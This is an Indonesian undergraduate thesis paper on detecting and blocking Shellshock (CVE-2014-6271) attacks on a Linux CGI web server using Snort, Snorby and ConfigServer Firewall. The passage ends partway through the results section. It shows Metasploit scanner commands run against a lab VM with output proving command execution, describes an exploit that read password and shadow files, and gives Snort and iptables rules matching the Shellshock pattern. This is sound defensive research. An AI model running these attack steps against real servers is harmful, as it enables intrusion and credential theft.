DETEKSI DAN PENCEGAHAN SERANGAN *SHELLSHOCK*

Disusun sebagai salah satu syarat menyelesaikan Program Studi Strata I pada Jurusan Informatika Fakultas Komunikasi dan Informatika

Oleh:

ADHITYA RESTU KUSUMA PUTRA

L 200 120 092

PROGRAM STUDI INFORMATIKA

FAKULTAS KOMUNIKASI DAN INFORMATIKA

UNIVERSITAS MUHAMMADIYAH SURAKARTA

2016

HALAMAN PERSETUJUAN

DETEKSI DAN PENCEGAHAN SERANGAN *SHELLSHOCK*

PUBLIKASI ILMIAH

oleh:

ADHITYA RESTU KUSUMA PUTRA

L 200 120 092

Telah diperiksa dan disetujui untuk diuji oleh:

Dosen Pembimbing

Helman Muhammad, S.T., M.T.

NIK. 1564

HALAMAN PENGESAHAN

DETEKSI DAN PENCEGAHAN SERANGAN *SHELLSHOCK*

OLEH

ADHITYA RESTU KUSUMA PUTRA
L 200 120 092

Telah dipertahankan di depan Dewan Penguji
Fakultas Komunikasi Dan Informatika
Universitas Muhammadiyah Surakarta
Pada hari Jumat, 15 Juli **2016**
dan dinyatakan telah memenuhi syarat

Dewan Penguji:

1. **Helman Muhammad, S.T., M.T.** (.....)
   (Ketua Dewan Penguji)
2. **Aris Rakhmadi, S.T., M.Eng.** (.....)
   (Anggota I Dewan Penguji)
3. **Gunawan Ariyanto, S.T., M.Com.Sc., Ph.D** (.....)
   (Anggota II Dewan Penguji)

Publikasi ilmiah ini telah diterima sebagai salah satu persyaratan
Untuk memperoleh gelar sarjana
Tanggal 13 AGUSTUS 2016
Mengetahui,

Dekan
Fakultas Komunikasi dan Informatika

Husni Thamrin, S.T., M.T., Ph.D.
NIK : 706

Ketua Program Studi
Informatika

Dr. Heru Supriyono, M.Sc.
NIK:970

PERNYATAAN

Dengan ini saya menyatakan bahwa dalam publikasi ilmiah ini tidak terdapat karya yang pernah diajukan untuk memperoleh gelar kesarjanaan di suatu perguruan tinggi dan sepanjang pengetahuan saya juga tidak terdapat karya atau pendapat yang pernah ditulis atau diterbitkan orang lain, kecuali secara tertulis diacu dalam naskah dan disebutkan dalam daftar pustaka.

Apabila kelak terbukti ada ketidakbenaran dalam pernyataan saya di atas, maka akan saya pertanggungjawabkan sepenuhnya.

Surakarta, 17 Juni 2016

Penulis

ADHITYA RESTU KUSUMA PUTRA

L 200 120 092

UNIVERSITAS MUHAMMADIYAH SURAKARTA
FAKULTAS KOMUNIKASI DAN INFORMATIKA
PROGRAM STUDI INFORMATIKA
Jl. A Yani Tromol Pos 1 Pabelan Kartasura Telp. (0271)717417, 719483 Fax (0271) 714448
Surakarta 57102 Indonesia. Web: http://informatika.ums.ac.id. Email: informatika@ums.ac.id

SURAT KETERANGAN LULUS PLAGIASI

012/A.3-II.3/INF-FKI/VII/2016

Assalamu'alaikum Wr. Wb

Biro Tugas Akhir Program Studi Informatika menerangkan bahwa :

Nama	:	ADHITYA RESTU KUSUMA PUTRA
NIM	:	L200120092
Judul	:	DETEKSI DAN PENCEGAHAN SERANGAN SHELLSHOCK
Program Studi	:	Informatika
Status	:	**Lulus**

Adalah benar-benar sudah lulus pengecekan plagiasi dari Naskah Publikasi Tugas Akhir, dengan menggunakan aplikasi Turnitin.


Demikian surat keterangan ini dibuat agar dipergunakan sebagaimana mestinya.

Wassalamu'alaikum Wr. Wb

Surakarta, 25 Juli 2016

Biro Tugas Akhir Informatika

Endang Wahyu Pamungkas, S.Kom., M.Kom.



SCAN Turnitin

DETEKSI DAN PENCEGAHAN SERANGAN *SHELLSHOCK*

Abstrak

Web Server merupakan sebuah layanan yang tersedia dalam sebuah *server* yang menyajikan layanan informasi dalam bentuk *website*. Dalam pembuatan *website* sering kali menggunakan berbagai bahasa pemrograman yang dikombinasikan, hal ini memerlukan sebuah sistem yang disebut *Common Gateway Interface (CGI)*. Pada tahun 2014 sebuah celah keamanan dengan tingkat kerentanan paling tinggi ditemukan dalam *Bash (Bourne-again shell)* yang diberi nama *Shellshock* dan terdaftar dalam *Common Vulnerability and Exposure* dengan kode *CVE 2014-6271*. *Bash* merupakan bahasa yang paling banyak digunakan sebagai *command line interpreter (CLI)* dalam sistem operasi Linux, variasi *Unix* dan *Apple OS X*. *Bash* sering juga digunakan sebagai *parser CGI* dalam pembuatan *website* sehingga kerentanan *Shellshock* juga berdampak pada *web server*. Untuk mencegah serangan *Shellshock* perlu dibuat sebuah sistem yang mampu melakukan deteksi dan pencegahan serangan *Shellshock* secara dini. Sistem deteksi dan pencegahan dibuat dengan menggunakan aplikasi yang berbasis *open source* seperti *Snort, Snorby* dan *ConfigServer & Security Firewall*. *Snort* dan *Snorby* digunakan untuk membuat sistem deteksi serangan, sedangkan *ConfigServer & Security Firewall* digunakan untuk membuat sistem pencegahan serangan. Setelah menerapkan sistem deteksi dan pencegahan, serangan *Shellshock* yang menuju ke *web server* pun mampu diblokir oleh sistem sehingga *hacker* tidak mampu melakukan manipulasi ataupun pencurian data pada *web server*. Dengan melakukan penerapan sistem deteksi dan pencegahan ini, serangan *Shellshock* mampu diminimalisir secara dini oleh sistem sehingga pencurian data penting pun mampu terhindari.

Kata Kunci: *Web Server, Common Gateway Interface, Snort, Config Server & Security Firewall, Shellshock.*

Abstract

Web Server is a service that is available on a server that provides information services in the form of websites. In building the website usually use various programming languages for combined, it requires a system called the Common Gateway Interface (CGI). In 2014 a security hole with the highest level of vulnerability is found in the Bash (Bourne-again shell), called SHELLSHOCK and listed in the Common Vulnerability and Exposure with code CVE 2014-6271. Bash is the language most widely used as a command line interpreter (CLI) in the Linux operating system, a variation of Unix and Apple OS X. Bash is often also used as a CGI parser in building website, so that the vulnerability also affects the web server. To prevent Shellshock attacks necessarily created a system capable of performing detection and prevention of SHELLSHOCK attacks early. Detection and prevention systems created using open source-based applications such as Snort, Snorby and ConfigServer & Security Firewall. Snort and Snorby used to create a system to detection attacks, while ConfigServer & Security Firewalls are used to create a system to prevent attacks. After applying the detection and prevention systems, SHELLSHOCK attack that led to the web server was able to be blocked by the system so that hackers are not able to perform manipulation or theft of data on the web server. By doing application is detection and prevention systems, SHELLSHOCK attacks can be

minimized at an early stage by the system so that the theft of important data was able to be avoided.

Keywords: *Web Server, Common Gateway Interface, Intrusion Detection System, Intrusion Prevention System, Shellshock, CVE 2014-6271.*

1. PENDAHULUAN

Perkembangan media informasi pada saat ini mulai melihatkan kemajuan yang pesat. Informasi-informasi yang disajikan melalui sebuah *website* yang sangat mudah dan fleksibel untuk diakses dari mana saja. Website-website tersebut tentunya dibangun disebuah *server* yang disebut *web server*. *Web server* ini kebanyakan dibangun dengan menggunakan sistem operasi berbasis *Open Source* yaitu Linux, dimana Linux sendiri memberikan ke kompatibilitas dan efisiensi. Untuk membangun sebuah *web server* tentunya harus memperhatikan sebuah keamanan. Dimana keamanan merupakan faktor terpenting agar data-data dalam sebuah *server* tidak akan dicuri oleh pihak-pihak yang tidak bertanggung jawab.

Pada tahun 2014, satu kerentanan besar pada *Bash* ditemukan oleh Stephane Chazeles. Kerentanan ini ditemukan pada *Bash* versi 4.3, yang menyebabkan dampak diberbagai distribusi Linux dan *Unix*, termasuk Mac OS X. Hal ini memungkinkan *attacker* dapat menjalankan perintah berbahaya di sistem karena tidak ada validasi yang tepat pada fungsi yang di eksport dari *command shell* dengan menggunakan *environment variable*. Karena *Bash* dapat digunakan sebagai *parser* untuk *script CGI* di *web server*, kerentanan ini juga dapat memicu untuk mengirimkan *request* pemformatan khusus dengan menggunakan *environment variabel* seperti '*() {;:};*' pada *web server*. Celah keamanan ini disebut dengan *Shellshock*, dengan kode nomor *CVE* adalah *CVE 2014-6271*. (Lee, 2015)

Data-data perusahaan adalah termasuk informasi yang rahasia yang harus dijaga keamanannya. Keamanan data yang diperlukan meliputi perlindungan data dari hilang dicuri orang lain, perlindungan data dari diubah oleh orang lain yang tidak berhak, perlindungan data dari rusak (sebagai contoh tidak dapat dibuka/diakses) dan bahkan perlindungan data dari dibaca oleh orang lain yang tidak berhak (Supriyono, 2013).

Maka dari itu guna mencegah tindakan *hacking* yang dilakukan oleh para *attacker* khususnya, pada penelitian ini akan mengimplementasi sistem *firewall* yang dapat melakukan deteksi dan pencegahan serangan *Shellshock* dengan menerapkan *Intrussion Detection System (IDS)* dan *Intrusion Prevention System (IPS)* pada sebuah jaringan komputer dimana di dalam terdapat sebuah *web server*.

2. METODE


Penelitian ini bertujuan untuk mendeteksi dan pencegahan serangan *Shellshock* yang dapat mengeksploitasi sistem operasi *server* yang menggunakan Linux sebagai *server http* atau *web server* dengan menggunakan *CGI* untuk pendukung *website*. Dari penelitian ini akan diketahui bagaimana proses serangan *Shellshock* dan dampak yang akan ditimbulkannya yang kemudian akan dilakukan pembuatan sistem *Intrussion Detection System* dan *Intrussion Prevention System* untuk mendeteksi dan pencegahan serangan tersebut. Dalam penelitian ini untuk membangun *Intrussion Detection System* dan *Intrussion Prevention System* yang sesuai dengan kebutuhan maka sebelumnya dilakukan dahulu pengujian *server* dengan langkah-langkah *information gathering* (pengumpulan informasi), *vulnerability assesment* (pencarian celah keamanan), *gaining access* (serangan eksploitasi). Tiga langkah tersebut diambil dari teknik *Penetration Testing* dimana nantinya guna membangun sistem *Intrussion Detection System* dan *Intrussion Prevention System* yang sesuai dengan kebutuhan pada penelitian ini.

Peralatan yang digunakan dalam penelitian ini dibagi menjadi dua kategori yaitu perangkat keras dan perangkat lunak. Perangkat keras yang digunakan adalah Laptop *Asus X550Z* dengan sistem operasi Linux *Elementary Freya* 0.3.2 dan spesifikasi *Processor* AMD *A10* CPU *up to* 3,4Ghz, Harddisk 1 TB dan RAM 8 GB. Sedangkan perangkat lunak yang digunakan untuk penelitian adalah *Virtualbox*, Linux *Backbox 4.4* 32-bit, *Metasploit Framework*, Debian 6.0.10 *Squeeze*, Apache, PHP, Mysql, *Snort*, *Snorby*, *ConfigServer & Security Firewall*, *Chrome Browser/Mozilla Firefox*.

2.1 Perancangan dan Implementasi Server


a. *Install Server Dummy* (Target)

Dalam menyiapkan *server* target diperlukan aplikasi *Virtualbox* untuk membuat *virtual server* dengan spesifikasi *virtual server* : *harddisk virtual 20GB, RAM 512 MB*, Sistem Operasi Linux Debian 6.0.10 *Squeeze* 64-bit.



Gambar 1. Spesifikasi Server Virtual

Setelah mempersiapkan *server virtual* lakukan installasi *server* dari *install* sistem operasi Linux dan dilanjutkan dengan mengkonfigurasi dari *network* dan *web server* yang meliputi Apache, PHP, Mysql. Jika proses installasi sistem operasi hingga konfigurasi *web server* selesai maka hasil akhir tampilan *website* seperti berikut ini



Gambar 2. Tampilan *Website* dari *Web Server*


b. Pengujian Serangan *Shellshock*

Tahapan pengujian *server* ini pertama adalah mencari informasi *vulnerability* yang ada pada *server* target. Untuk mencari *vulnerability shellshock* pada penelitian ini menggunakan *tools Metasploit Framework* dengan *payload scanner*.

```
msf > use auxiliary/scanner/http/apache_mod_cgi_bash_env
msf auxiliary(apache_mod_cgi_bash_env) > set RHOSTS 192.168.10.254
RHOSTS => 192.168.10.254
msf auxiliary(apache_mod_cgi_bash_env) > set TARGETURI /cgi-bin/stat
us
TARGETURI => /cgi-bin/status
msf auxiliary(apache_mod_cgi_bash_env) > exploit

[+] 192.168.10.254:80 - uid=1000(skripsi) gid=1000(skripsi) groups=1
000(skripsi),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plu
gdev)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(apache_mod_cgi_bash_env) >
```

Gambar 3. *Metasploit* dengan *Payloads Scanner*

Setelah mendapatkan hasil dari *scanning vulnerability* dan hasilnya menunjukkan bahwa *server* terdeteksi mempunyai *vulnerability shellshock* maka *client* mencoba mengeksploitasi *vulnerability* tersebut dengan *tools* yang sama namun dengan *payloads exploit*.



Gambar 4. *Metasploit* dengan *Payloads Exploit*

Ketika *tools Metasploit Framework* di konfigurasi dengan *payloads exploit* dan *exploit* tersebut dieksekusi hasilnya adalah *client* dapat melakukan *remote access* terhadap *server* hingga dapat mengambil *file /etc/passwd* dan */etc/shadow* dimana kedua file tersebut merupakan file tersimpannya *user* dan *password* dari *user administration* di Linux.

Dari dua kegiatan yang telah dilakukan tersebut maka perlu penanganan khusus baik itu dengan mendeteksi serangan atau mencegah serangan *Shellshock* tersebut. Untuk menindak lanjuti maka tahapan selanjutnya adalah melakukan optimalisasi sistem deteksi dan pencegahan sebagai tindakan antisipasi terhadap serangan *Shellshock*.

c. Optimalisasi Sistem Deteksi dan Pencegahan *Shellshock*

Setelah melihat hasil dari kegiatan sebelumnya yaitu pengujian serangan *Shellshock* dan melihat akibat yang mampu ditimbulkannya maka perlu peningkatan keamanan pada *web server* dengan membangun sistem deteksi dan pencegahan serangan terhadap *web server*. Sistem deteksi dan pencegahan yang digunakan pada penelitian kali ini menggunakan *Snort & Snorby* sebagai *Intrusion Detection System* dan *ConfigServer & Security Firewall* sebagai *Instrusion Prevention System*.

Tahapan pertama untuk optimalisasi sistem deteksi dan pencegahan *Shellshock* adalah membangun sistem deteksi yang menggunakan *Snort* dan *Snorby*. *Snort* memiliki kemampuan untuk melakukan analisa trafik *real time* dan paket *logging* di jaringan *Internet Protocol (IP)*. *Snort* merupakan perangkat *Intrussion Dectection System*, dan bukan *Intrussion Prevention System* yang secara otomatis dapat mencegah adanya suatu serangan. *Snort* hanya mampu memberikan suatu peringatan/*alert* tentang adanya sebuah serangan terhadap suatu sistem, sehingga untuk dapat melakukan pencegahan terhadap sebuah serangan harus dilakukan pengaturan *firewall* (Jarwanto. 2014). *Snort* juga dapat digunakan untuk mendeteksi upaya serangan yang tidak terbatas seperti pada *fingerprinting* sistem operasi, *common gateway interface*, *buffer overflows*, *server message block probe* dan *stealth port scan* (Mehra, 2012). Untuk langkah-langkah installasi *Snort* diperlukan beberapa paket pendukung yang harus di install terlebih dahulu seperti *libdnet*, *libpcap*, dan *daq*. Setelah ketiga paket pendukung tersebut di *install* selanjutnya adalah installasi dan konfigurasi *Snort*.

```
root@skripsi:/usr/src# cd /usr/src/ && wget http://www.tcpdump.org/relea
se/libpcap-1.6.1.tar.gz && tar -zxf libpcap-1.6.1.tar.gz && cd libpcap-1
.6.1 && ./configure --prefix=/usr && make && make install

root@skripsi:/# cd /usr/src && wget http://libdnet.googlecode.com/files/
libdnet-1.12.tgz && tar -zxf libdnet-1.12.tgz && cd libdnet-1.12 && ./co
nfigure --prefix=/usr --enable-shared && make && make install

root@skripsi:/usr/src# cd /usr/src && wget https://www.snort.org/downloa
ds/snort/daq-2.0.6.tar.gz --no-check-certificate && tar -zxf daq-2.0.6.t
ar.gz && cd daq-2.0.6 && ./configure && make && make install

root@skripsi:/usr/src# cd /usr/src && wget https://labs.snort.org/snort/
2962/snort.conf --no-check-certificate && wget https://www.snort.org/dow
nloads/snort/snort-2.9.8.0.tar.gz --no-check-certificate && tar -zxf sno
rt-2.9.8.0.tar.gz && cd snort-2.9.8.0 && ./configure --enable-sourcefire
 && make && make install
```


Gambar 5. Installasi *packet libdnet*, *libpcap*, *daq* dan *Snort*

Kemudian agar *Snort* mampu mendeteksi serangan *Shellshock* diperlukan konfigurasi *rules snort*. Untuk membuat *rules snort* yang mampu mendeteksi serangan *Shellshock* maka perlu perngamatan serangan yang dilakukan dari tahapan uji coba serangan sebelumnya. Setelah melakukan pengamatan dan mendapatkan pola serangan pada tahap uji coba serangan selanjutnya dibuatlah *rules snort* yang diterapkan untuk mendeteksi serangan.

```
alert tcp any any -> any $HTTP_PORTS (msg:"Shellshock Attack"; flow: to_server,e
stablished; content:"User-Agent|3a|"; nocase; http_header; content:"() { :\;}\;"
; fast_pattern; http_header; reference:cve,2014-6271; reference:cve,2014-6277; r
eference:cve,2014-6278; reference:cve,2014-7169; classtype:attempted-admin; sid:
1337; rev:1;)
```

Gambar 6. *Rules Snort* deteksi *Shellshock*

Dan guna memudahkan manajemen *snort* tentunya diperlukan *user interface snort* yang mudah di akses dan digunakan oleh *administrator*. Untuk itu *user interface* yang digunakan adalah *Snorby*, karena dapat mendukung aktifitas manajemen *snort*.



Gambar 7. *Dashboard Snorby*

Tahap kedua setelah selesai installasi dan konfigurasi sistem deteksi adalah membangun sistem pencegahan serangan. Sistem pencegahan yang dibangun berbasis pada *firewall* namun menggunakan perangkat lunak *ConfigServer & Security Firewall* agar mudah untuk memanajemennya. Untuk installasi *ConfigServer & Security Firewall* cukuplah mudah pertama unduh dahulu *source software* dari *website* resminya kemudian extrak dan jalankan *command* installasinya.

```
root@skripsitiums:~# cd /usr/src/ && wget wget http://configserver.com/fre
e/csf.tgz && tar -zxf csf.tgz && cd csf && sh install.sh && perl /usr/loca
l/csf/bin/csftest.pl
```

Gambar 8. *Download source* dan install *ConfigServer & Security Firewall*

Tahap terakhir dari pembuatan sistem pencegahan serangan ini setelah proses install dan konfigurasi selesai adalah memasukkan *rules blocking* atau pencegahan serangan *Shellshock* yang dimasukkn pada file *csfpre.sh* dan *csfpost.sh*. *Rules blocking* yang dimasukkan pada kedua file tersebut merupakan pengembangan dari hasil *rules snort* sebelumnya yang kemudian masukkan kedalam *rules iptables firewall*.

```
iptables -N LOGGING
iptables -A INPUT -j LOGGING
iptables -A LOGGING -m limit --limit 2/min -j LOG --log-prefix "FIREWALL DROPPED
: " --log-level 4
iptables -I INPUT -p tcp --dport 80 -m string --algo bm --string '() { :;};' -j
DROP
```

Gambar 9. *Rules CSF* pada *file csfpre.sh* dan *csfpost.sh*

3. HASIL DAN PEMBAHASAN

3.1 Hasil Penelitian

Setelah melakukan perancangan sistem dari pembuatan *web server* hingga optimalisasi sistem deteksi dan pencegahan serangan *Shellshock* berikutnya adalah uji coba *server* yang telah di optimalisasikan dengan sistem deteksi dan pencegahan serangan. Dalam uji coba ini akan dibagi menjadi 3 tahapan yaitu tahap penyerangan, tahap deteksi serangan dan yang terakhir adalah tahap pencegahan serangan.

a. Tahapan Serangan

Pada tahapan serangan ini *client* mencoba melakukan serangan kembali dengan langkah-langkah yang sama seperti saat perancangan *server*. Pertama *client* melakukan *scanning vulnerability* menggunakan *Metasploit* dengan *payloads scanner* yang disetting untuk melakukan *scanning vulnerability* pada *server* target.

```
msf auxiliary(apache_mod_cgi_bash_env) > exploit

[+] 192.168.10.254:80 - uid=1000(skripsi) gid=1000(skripsi) groups=1
000(skripsi),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plu
gdev)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(apache_mod_cgi_bash_env) >
```

Gambar 10. Eksekusi *Metasploit* dengan *payload scanner*

Pada saat tahapan serangan ini sistem pencegahan belum dijalankan namun untuk sistem deteksi sudah dijalankan untuk melakukan uji coba *rules snort* yang telah diimplementasikan. Untuk melanjuti hasil *scanning vulnerability* yang di dapatkan selanjutnya jalankan *tools* yang sama yaitu *Metasploit* dengan menggunakan *payload exploits*. *Payload exploits* ini digunakan untuk membuat sebuah *back connect* atau *remote access* terhadap *server* oleh *client* yang tidak mempunyai hak akses. Sebelum menjalankan *exploit* tentunya *payload* harus disetting dan diarahkan serangan *Shellshock* ke *server* target yang telah disiapkan.

